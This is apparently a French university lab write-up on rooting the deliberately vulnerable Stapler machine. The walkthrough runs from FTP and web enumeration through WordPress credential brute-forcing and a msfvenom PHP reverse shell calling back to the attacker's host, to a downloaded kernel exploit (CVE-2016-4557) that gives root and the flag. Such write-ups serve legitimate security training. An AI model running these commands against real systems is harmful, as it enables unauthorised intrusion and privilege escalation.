
[PENTEST] Exploitation de la Machine : Stapler


Contexte : Lab de cybersécurité réalisé en Master 2.
Environnement : Machine cible Stapler sur hyperviseur UTM (Macbook Air M2 - Architecture ARM).
Objectif : Obtenir un accès Root et capturer le flag flag.txt.

1 - Phase de Reconnaissance

Scan Nmap → Identification des services critiques dont les ports :
FTP (21), SSH (22), HTTP (80), NetBIOS (139) et MySQL (3306).



Le port FTP (21) est ouvert et l'on peut se connecter en anonyme :



Grâce à la commande “get”, on a pu récupérer un fichier nommé “note”.

```
┌──(jordan㉿kali)-[~]
└─$ cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```


Maintenant on va énumérer le port 80 de notre IP (site web) :

On utilise de **dirb** pour découvrir l'arborescence du site.


dirb http://192.168.1.162


- *on apprend qu’il y a le fichier **robots.txt** disponible*
  - Identification d'un fichier robots.txt révélant les répertoires ***/admin112233/*** et ***/blogblog/***.
  - *Et même d’autres comme un **phpmyadmin** pour les bases de données*


Identification CMS : Le répertoire ***/blogblog/*** héberge un site WordPress



https://172.20.10.8:12380/phpmyadmin/url.php?url=https%3A%2F%2Fwww.phpmyadmin.net%2F








En fouillant dans la page **/blogblog:**


2 - Exploitation (Accès Initial)

On remarque une page ***wp-login.php*** un formulaire pour se connecter en login, on remarque aussi que le site est fait avec WordPress.

Avec un scan approfondi et bruteforce, ***wpscan*** on apprendra que l'on peut se connecter en tant que **john:incorrect.**




Une fois cela fait on accèdera à l'interface Wordpress, on va essayer d'ajouter un **reverse shell** en tant que plugin pour accéder à la machine à distance.




Création du reverse shell avec msfvenom.

```
┌──(jordan㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.88 LPORT=4444 -f raw > shell_stapler2.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
```

Une fois le fichier uploadé, il nous propose de l'envoyer avec **ftp**, heureusement pour nous le port ftp est ouvert, et on peut se connecter en tant que **anonymous:anonymous**.





Index of /blogblog/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell_stapler.php	2025-11-14 09:51	1.1K	
shell_stapler.php_.png	2025-11-14 09:45	1.1K	
shell_stapler2.php	2025-11-17 21:25	1.1K	

Notre fichier **shell_stapler2.php** est bien présent.
Ensuite on configure un **listenner** avec metasploit sur le port **4444** de notre localhost.

```
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set lhost 192.168.1.88
lhost ⇒ 192.168.1.88
```

On clique sur le fichier contenant notre *reverse shell*. Et voilà le boulot.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.88:4444
[*] Sending stage (41224 bytes) to 192.168.1.162
[*] Meterpreter session 5 opened (192.168.1.88:4444 → 192.168.1.162:52682) at 2025-11-17 22:36:04 +0100

meterpreter >
```

3 - Élévation de Privilèges (Post-Exploitation)

On change notre meterpreter en bash.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@red:/var/www/https/blogblog/wp-content/uploads$ cd /
cd /
```

On récupère un script pouvant nous dire qu'elle faille linux on peut exploiter pour passer root.

```
www-data@red:/tmp$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O
les.sh
<uggester/master/linux-exploit-suggester.sh -O les.sh
--2025-11-17 21:37:49--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/plain]
Saving to: 'les.sh'

les.sh              100%[===================>]  88.73K  --.-KB/s    in 0.006s

2025-11-17 21:37:50 (13.8 MB/s) - 'les.sh' saved [90858/90858]
```

Celui-ci paraît intéressant...

```
[+] [CVE-2016-4557] double-fdput()

  Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
  Exposure: highly probable
  Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
  Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
  Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1
```

On le télécharge.

```
www-data@red:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
<tabase/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2025-11-17 21:44:48--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0.002s

2025-11-17 21:44:49 (3.59 MB/s) - '39772.zip' saved [7025/7025]
```

Puis le dézip.

```
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
```

On le compile.

```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
```

On l'exécute et on passe **root**.

```
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <= 60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cat flag.txt
```

On récupère notre flag et voilà !

```
root@red:/root# cat flag.txt
cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
                          |       |
        _,.-_             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b
```